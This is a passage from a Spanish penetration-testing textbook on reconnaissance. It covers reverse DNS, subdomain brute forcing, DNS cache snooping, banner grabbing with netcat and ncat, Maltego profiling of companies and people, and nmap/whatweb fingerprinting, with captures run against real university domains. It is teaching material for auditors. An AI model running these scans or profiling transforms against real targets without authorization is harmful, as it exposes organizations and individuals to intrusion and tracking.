En la jerarquía de nombres del sistema DNS la parte más a la izquierda es la más específica mientras que la parte de la derecha es considerada la menos específica. Sin embargo, la numeración de direcciones IP se realiza al revés, es decir, lo más específico queda más a la derecha en la dirección IP, lo cual implica que para resolverlo se deba hacer una operación que invierta cada parte de la dirección IP y luego añada el nombre de dominio reservado para la resolución inversa (*in-addr.arpa* o *ip6.arpa*)

Por ejemplo, considerando la dirección IPv4 10.0.0.1. Para colocarla en el formato necesario, se debe invertir cada byte y añadir el dominio para resolución inversa al final: *1.0.0.10.in-addr.arpa*.

Teniendo en cuanta la idea anterior es posible, si se conoce el rango de direcciones IP del dominio a auditar, preguntar por cada uno de los registros PTR asociados a cada dirección IP y en función de la respuesta obtenida realizar la enumeración de todos los equipos.

A continuación se presenta un caso de ejemplo en el que se analiza un pequeño rango IP de 6 direcciones:

```
root@kali:~# dnsrecon -r [redacted]
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from [redacted] to [redacted]
[*]      PTR [redacted].com [redacted]
[*] 1 Records Found
root@kali:~#
```

Imagen 02.03 Realización de *DNS Brutting* con la herramienta *dnsrecon*.

Además a modo de ejemplo, en *Nmap / zenmap*, y sin intención de profundizar en el manejo de la herramienta, es posible ejecutar el comando *nmap -sL* y pasarle el rango de direcciones IP, con lo que se obtendría un resultado similar:




Imagen 02.04 Simulación de *DNS Brutting* con la herramienta *zenmap*.

DNS Brutting

Consiste en la utilización de un diccionario para intentar enumerar mediante fuerza bruta nombres de subdominios existentes bajo el dominio principal de la organización. El procedimiento se basa en observar las respuestas del servidor DNS ante una petición válida y las respuestas ante una dirección no existente.

En *Kali*, además de con el comando explicado para la trasferencia de zona en la que se puede especificar un diccionario de origen, los comandos *dnsdict6* y *dnsmap* también son válidos. Los comandos a utilizar en cada uno de los casos serían los siguientes:

- *dnsenum dominio -f diccionario*
- *dnsdict6 dominio / dnsdict6 dominio diccionario*

```
root@kalico: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kalico:~# dnsdict6 -d4 -l -t 2 [redacted]
Starting DNS enumeration work on [redacted]. ...
Gathering NS and MX information...
NS of [redacted]0
NS of [redacted] 26
NS of [redacted] 00
No IPv6 address for NS entries found in DNS for dom[redacted]s.
MX of [redacted] is [redacted]s. => 1[redacted]1
No IPv6 address for MX entries found in DNS for dom[redacted]s.

Starting enumerating uam.es. - creating 2 threads for 1418 words...
Estimated time to completion: 3 to 8 minutes
ww[redacted]es. => 15[redacted]7
pc[redacted]es. => 15[redacted]2
sm[redacted].es. => 1[redacted]41
we[redacted]uam.es. =[redacted]4.183
ns[redacted]s. => 150[redacted]
ns[redacted]es. => 15[redacted]
pr[redacted]n.es. => [redacted]235
lo[redacted].es. => 1[redacted]39
we[redacted]es. => 15[redacted]7
ns[redacted]es. => 15[redacted]
re[redacted]n.es. => [redacted]241
vp[redacted]es. => 15[redacted]
```

Imagen 02.05 Ejemplo del uso de la herramienta *dnsdict6*.

- *dnsmap dominio / dnsmap dominio -w diccionario*

```
root@kali:~# dnsmap uam.es
dnsmap 0.30 - DNS Network Mapper by pagvac (gnucitizen.org)

[+] searching (sub)domains for uam.es using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

administrator.uam.es
IP address #1: 92.242.134.28

ag.uam.es
IP address #1: 92.242.134.28

ai.uam.es
IP address #1: 92.242.134.28

al.uam.es
IP address #1: 92.242.134.28

as.uam.es
IP address #1: 92.242.134.28

au.uam.es
IP address #1: 92.242.134.28

aulas.uam.es
IP address #1: 92.242.134.28

ax.uam.es
IP address #1: 92.242.134.28

ay.uam.es
IP address #1: 92.242.134.28

b.uam.es
IP address #1: 92.242.134.28

backup.uam.es
IP address #1: 92.242.134.28
```

Imagen 02.06: Ejemplo del uso de la herramienta *dnsmap*.

En el caso del *dnsdict6* y del *dnsmap* se puede apreciar, por los comandos expuestos, que ambos llevan un diccionario integrado con los nombres de subdominios más comunes. En caso de querer usar un diccionario externo más completo, aparte de construirse uno personal, en la web de *Google Code* del proyecto de *dnsenum* se encuentra disponible un "pequeño" diccionario de 3,6 MB.

DNS Caché Snooping

La caché DNS tiene el rol de traductor de direcciones URL a direcciones IP y viceversa. Es el servicio habitual, los proveedores de servicios de internet generalmente suministran varios a sus clientes. De esta forma cuando un equipo necesita traducir nombres a direcciones IP se recurre a estos servidores.

Cada vez que un usuario quiere resolver un nombre de dominio, éste pregunta al servidor DNS que tiene configurado. Si se encuentra activada la caché, antes de solicitar la resolución por medio de un sistema de consultas recursivas, mirará primero si tiene una resolución válida de ese nombre en su caché. Si lo tiene, devolverá esa entrada. En caso contrario, comenzará el sistema de resolución DNS recursiva y, una vez resuelto, almacenará en la caché el resultado y lo devolverá.

En base a este funcionamiento, si se quiere saber si se ha resuelto un determinado dominio recientemente, es suficiente con configurar las consultas al servidor DNS desactivando la resolución recursiva de las mismas. Es decir, consultando sólo la caché del DNS. Si se ha pedido en un tiempo reciente se obtendrá la resolución, mientras que si no se ha solicitado se obtendrá una respuesta negativa de resolución.

Una de las utilidades a usar para explotar esta funcionalidad es *dnsrecon*, y el comando a utilizar sería el siguiente:

- *dnsrecon*.py -t snoop -n servidor_dns -D listado_webs

A continuación una captura a modo de ejemplo:

```
root@kali:~# dnsrecon -t snoop -n                -D /root/domains
[*] Performing Cache Snooping against NS Server:           4.106
[*]      Name: www.urjc.es. TTL: 3600 Addre[redacted] Type: A
[*]      Name: urjc.es. TTL: 3600 Address: [redacted]e: A
[*]      Name: miportal.urjc.es. TTL: 3600 [redacted]40.11 Type: A
root@kali:~# dnsrecon -t snoop -n              es -D /root/domains
[*] Performing Cache Snooping against NS Server:         184.2
[*]      Name: www.urjc.es. TTL: 3600 Addre[redacted]3 Type: A
[*]      Name: urjc.es. TTL: 3600 Address: [redacted]pe: A
[*]      Name: miportal.urjc.es. TTL: 3600 [redacted]240.11 Type: A
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~#
```

Imagen 02.07: Realización de *DNS Cache Snooping* con la herramienta *dnsrecon*.

Banner Grabbing

Uno de las técnicas utilizadas a la hora de realizar controles sobre una aplicación web es la información que puede obtenerse a través de los *banner* que ofrecen los servicios. Este concepto se refiere a la interacción manual en texto plano para obtener información sobre el servidor donde reside la aplicación web.

El *banner grabbing* es una de las técnicas más simples para conocer qué infraestructura o sistema se encuentra detrás de una aplicación web o servicio. En otras palabras, está estrechamente relacionado

con el *fingerprinting* para detectar el sistema operativo. Por ejemplo, en los servidores HTTP existen, entre otros, tres tipos de servidores mayoritariamente, los servidores *Internet Information Services* que corre sobre el sistema operativo de *Microsoft Windows Server*, los servidores *Apache*, que generalmente corren sobre *Linux*, y los servidores *Nginx*, que también corren sobre *Linux*. Y en los tres casos la respuesta ofrecida por el servidor casi siempre incluye los términos "IIS", "apache" y "nginx" respectivamente.

Kali ofrece, entre otras, la herramienta *ncat*, herramienta considerada como la evolución de *Netcat* y posee una serie de funcionalidades que la hacen más sencilla a la hora de utilizarla. No obstante, aún es posible ejecutar *Netcat* enviando un mensaje sin contenido a cada uno de los puertos de la dirección IP del servidor a auditar.

En el siguiente ejemplo se ha obtenido el *banner* de varios de los servicios de la dirección IP 69.89.31.180, con el comando "*echo "" | nc -v -n -w1 69.89.31.180 21-80"* y se han obtenido los siguientes resultados.

```
root@kalico: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
(UNKNOWN) [6[redacted]3] 27 (?) : Connection timed out
(UNKNOWN) [6[redacted]3] 26 (?) open
2[redacted].com ESMTP Exim 4.80 #2 Mon, 08 Apr 2013 02:48:08 -0600
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.
500 unrecognized command
(UNKNOWN) [6[redacted]0] 25 (smtp) open
2[redacted]om ESMTP Exim 4.80 #2 Mon, 08 Apr 2013 02:48:10 -0600
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.
500 unrecognized command
(UNKNOWN) [6[redacted]3] 24 (?) : Connection timed out
(UNKNOWN) [6[redacted]3] 23 (telnet) : Connection timed out
(UNKNOWN) [6[redacted]3] 22 (ssh) open
SSH-2.0-OpenSSH_5.3
Protocol mismatch.
(UNKNOWN) [6[redacted]0] 21 (ftp) open
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 9 of 1000 allowed.
220-Local time is now 02:48. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
500 ?
```

Imagen 02.08 Ejemplo del uso de la herramienta *netcat*.

En el ejemplo se puede ver como se ha detectado el servicio ESMTP basado en *Exim* versión 4.8, el servicio SSH 2.0 basado en *OpenSSH* versión 5.3 y un servicio FTP basado en *Pure-FTPd* de versión no detectada (siempre y cuando los *banners* no se hayan modificado intencionadamente).

Con *ncat*, entre sus muchas posibilidades, se puede establecer conexión con un servicio que funcione sobre SSL (*Secure Socket Layer*), como por ejemplo HTTPS, e interactuar con el servicio para extraer la versión del servidor web así como los métodos http soportados:

```
root@kalico: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@kalico:~# ncat --ssl 1[redacted]56 443
OPTIONS / HTTP/1.1
Host: ww[redacted]es

HTTP/1.1 405 Method Not Allowed
Content-Type: text/html; charset=UTF-8
Content-Length: 962
Date: Mon, 08 Apr 2013 09:11:42 GMT
Server: GFE/2.0

<!DOCTYPE html>
<html lang=en>
  <meta charset=utf-8>
  <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-wi
dth">
  <title>Error 405 (Method Not Allowed)!!1</title>
  <style>
    *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{backgrou
nd:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height
:180px;padding:30px 0 15px}* > body{background:url(//ww[redacted]m/images/error
s/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflo
w:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (m
ax-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0
}}
```

Imagen 02.09: Petición no exitosa de options con *ncat*.

Al parecer se trata de un servidor web *Google Front End* versión 2.0. Se puede apreciar que el método OPTIONS está deshabilitado. A continuación, se ha lazando esta misma consulta sobre otro servidor web donde, además de la versión, se observan los métodos soportados por dicho servidor.

```
root@kalico: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@kalico:~# ncat --ssl 1[redacted]25 443
OPTIONS / HTTP/1.1
Host: ww[redacted]es

HTTP/1.1 200 OK
Date: Mon, 08 Apr 2013 09:29:27 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
MS-Author-Via: MS-FP/4.0,DAV
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIN
D, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
Cache-Control: private
```

Imagen 02.10: Petición exitosa de options con *ncat*.

Más adelante se verá cómo herramientas como *nmap* y derivados, de manera automatizada analizan estos *banners* y entre sus resultados muestran la versión del servicio detectada.

Maltego

Una de las principales herramientas para realizar el proceso de recolección de información es *Maltego*, de la empresa *Paterva*. *Kali* incluye entre su repositorio de herramientas la versión comunitaria. Es, similar a la FOCA en planteamiento, permite recolectar información de una manera sencilla, rápida y visual (esto último dependerá en gran medida de la cantidad de resultados obtenidos).

■■■



Imagen 02.11: Ejemplo de la herramienta *Maltego*.

Maltego se basa en entidades, estas entidades son objetos sobre los que se aplicaran determinadas acciones que se conocen como transformadas. Las entidades están divididas en dos categorías. Por un lado, las entidades relacionadas con las infraestructuras, (que hacen referencia a todos los atributos de estas), de las que disponga la compañía, y por el otro, las relacionadas con personas, que abarca todos los datos referentes a los trabajadores.

Al igual que la FOCA, *Maltego* es capaz de enlazar información de diversas fuentes y obtener un mapa de la infraestructura que hay detrás de un determinado dominio, así como de los usuarios relacionados con el mismo. Además *Maltego* tiene compatibilidad con *Facebook* y *Twitter* (se echa en falta compatibilidad con *Linkedin*).

Para demostrar el potencial de la herramienta, se partirá de un domino web y se verá cómo, por medio de transformadas, es posible obtener información de los servidores, equipos, cuentas de correo, documentos con sus metadatos, etcétera.

A continuación se muestra el proceso de investigación de una determinada infraestructura. Suponiendo que únicamente se conoce el nombre del dominio, se le aplicará la siguiente secuencia de transformadas:

- *DNS from Domain > Other transforms > Domain using MX (mail server)*: Transformada encargada de intentar obtener los servidores MX asociados al dominio.
- *DNS from Domain > Other transforms > Domain using NS – (name server)*: Esta transformada obtiene los servidores de nombres del dominio.




Imagen 02.12: Obtención de servidores MX y NS con *Maltego*.

- Se selecciona el conjunto de servidores obtenidos (MX, NS). Se ejecuta *Resolve IP* sobre todos ellos.
- Volviendo a agrupar, esta vez sobre las direcciones IPs. Se ejecuta *Resolve to IP > IP owner detail*




Imagen 02.13: Información extraída a partir de un determinado dominio.

Se observa como el dominio auditado corresponde a la *RedIRIS*, la red española para Interconexión de los Recursos Informáticos de las universidades y centros de investigación. Una vez que se obtiene información básica se pueden hacer otras transformaciones para obtener aún más datos:

- Other trasnforms > To website where IP appear: Con esta transformada se realizan búsquedas por las direcciones IP en los principales buscadores de Internet.




Imagen 02.14: Inferencia de páginas web que comparten el mismo servidor.

Siguiendo el mismo procedimiento se pueden realizar múltiples transformaciones, con el inconveniente de que si se hace sin cuidado es posible que se generen tantas relaciones, que la tarea de análisis de la infraestructura generada se haga muy costosa.




Imagen 02.15: Grafo resultante tras aplicar demasiadas transformadas.

Para terminar de describir las bondades de *Maltego*, existe la posibilidad de ejecutar unos *pseudoscripts* personalizados que se ejecutan de manera remota en servidores externos llamados *máquinas* especializados en realizar un determinado tipo de análisis. De forma adicional es posible crear nuevas máquinas a deseo del auditor. Las que vienen de serie en la versión comunitaria son:

- *Company Stalker*: Esta máquina intentará obtener todas las direcciones de correo de un determinado dominio y averiguará cuales ofrecen resultados en redes sociales. Además obtiene los documentos alojados en el dominio y extrae los metadatos. Requiere como dato de entrada el dominio a analizar.
- *Footprint L1*: Realiza un *footprint* de nivel 1 (rápido, básico) sobre un dominio.
- *Footprint L2*: Realiza un *footprint* de nivel 2 (medio) sobre un dominio.
- *Footprint L3*: Realiza un *footprint* de nivel 3 (intensivo) sobre un dominio. Requiere de tiempo y consume muchos recursos. Se recomienda usarlo con cuidado.
- *Person - Email Adress*: Intenta obtener las direcciones de correo de una determinada persona y averigua los sitios webs en los que aparecen. Requiere como dato de entrada una dirección de correo inicial.
- *Prune Leaf Entities*: Elimina las entidades sin nodos dependientes.
- *Twitter Digger:* Busca una determinada frase como un alias de *Twitter*. Es posible que esta máquina se vea bloqueada por la API de *Twitter* al ejecutarse en varias ocasiones.
- *Twitter Geo Location*: Intenta encontrar la geolocalización de una determinada persona en *Twitter* utilizando diferentes técnicas.
- *Twitter Monitor: Monitoriza Twitter* en busca de los *hashtags*, y entidades mencionadas que aparecen en torno a una determinada frase.
- *URL To Network Add Domain Information*: A partir de una URL obtiene información de la red y del dominio al que pertenece.

Fingerprinting Web

La Guía de Pruebas OWASP considera la obtención de la firma digital de los servidores web como una tarea esencial para el auditor. Saber el tipo y versión del servidor en ejecución permitirá determinar vulnerabilidades conocidas, y los *exploits* apropiados a usar durante el test de intrusión.

Además de identificar los servicios web, resulta muy importante obtener también los posibles CMS (*Content management System*) o gestores de contenido así como los *plugins/addons* utilizados en el mismo. En línea con los dos párrafos anteriores, el proceso de *fingerprinting* constará de los siguientes pasos:

- Identificación del servidor web.
- Identificación del CMS.
- Identificación de vulnerabilidades y *plugins* de los CMS.

Identificación del servidor web

Tradicionalmente, las herramientas por excelencia utilizadas para realizar esta tarea eran *HTTP Recon* y *HTTP Print*. El alto número de falsos positivos y la dependencia del éxito del análisis en una base de datos de firmas webs muy reducida, ha hecho que estas herramientas queden relegadas a un segundo plano y ya no se encuentren disponibles en suites de seguridad como *Kali*. En su lugar hay que recurrir al análisis del Banner del servicio o de otra serie de herramientas especializadas.

De la amplia variedad de herramientas de detección de servicios se ha mencionado antes *ncat*, y a continuación se va a explicar un uso puntual del polifacético *Nmap*, en concreto de su versión gráfica *zenmap* por ser más sencilla de utilizar y mostrar los resultados de manera organizada. La herramienta en sí probablemente requeriría un libro adicional para poder explicarla en profundidad. En la configuración por defecto *Nmap* sólo muestra la versión del servicio en caso de estar totalmente seguro, sin embargo es posible pedirle con un comando adicional que realice una batería de pruebas para intentar determinar la versión de los distintos servicios. A continuación se muestran los resultados obtenidos por *Nmap* en una determinada página web utilizando la configuración por defecto, seleccionando el perfil "*Quick Scan*".




Imagen 02.16: Análisis básico con *Nmap*.

Si se configura para que averigüe la versión de los servicios añadiendo los argumentos "*-sV --versión-light*" se obtiene:




Imagen 02.17: *Nmap* + detección de versión de los servicios.

No obstante, incluso aunque *nmap* sea capaz de enumerar la versión del servidor, es posible que se trate de un falso positivo. En función de la versión de la herramienta utilizada, los *scripts* implicados y las protecciones que pueda haber desde el lado del servidor los resultados podrán variar.




Imagen 02.18: Detección de los servicios con la versión para *Windows* de *Nmap*.

De manera adicional, y para contrastar datos, resulta conveniente lanzar también la herramienta *whatweb*. Esta herramienta será mostrada en el siguiente apartado de esta sección.

Identificación del CMS

Gran parte de los sitios web implantados se basan en gestores de contenido posteriormente personalizados, de ahí se deduce la importancia de identificar de qué gestor de contenidos se trata. Una buena herramienta para proceder a su identificación es *WhatWeb*.

WhatWeb

WhatWeb identifica los sitios webs. Su intención es responder a la pregunta, "¿Qué es este sitio web?". *WhatWeb* reconoce tecnologías web incluyendo gestores de contenido, blogs, análisis estadístico de paquetes, librerías JavaScript, servidores web, y dispositivos embebidos. A modo de ejemplo, se presenta el análisis de dos plataformas completamente diferentes, la primera basada en *SharePoint* de *Microsoft* y, la segunda basada en *WordPress*.

```
root@kali:~# whatweb -v www.flu-project.com
http://www.flu-project.com/ [200]
http://www.flu-project.com [200] Country[UNITED STATES][US], probably Google-Search-Appliance, HTTPServer[GSE],
IP[173.194.67.121], UncommonHeaders[x-content-type-options], X-XSS-Protection[1; mode=block]
URL    : http://www.flu-project.com
Status : 200
   Country ------------------------------------------------------------------
        Description: Shows the country the IPv4 address belongs to. This uses
                     the GeoIP IP2Country database from
                     http://software77.net/geo-ip/. Instructions on updating the
                     database are in the plugin comments.
        String     : UNITED STATES
        Module     : US

   Google-Search-Appliance ---------------------------------------------------
        Description: The Google Search Appliance (GSA) is a piece of hardware
                     that corporations install on-premise so that employees can
                     search enterprise data. - Homepage:
                     http://www.google.com/enterprise/search/gsa.html
        Certainty  : probably

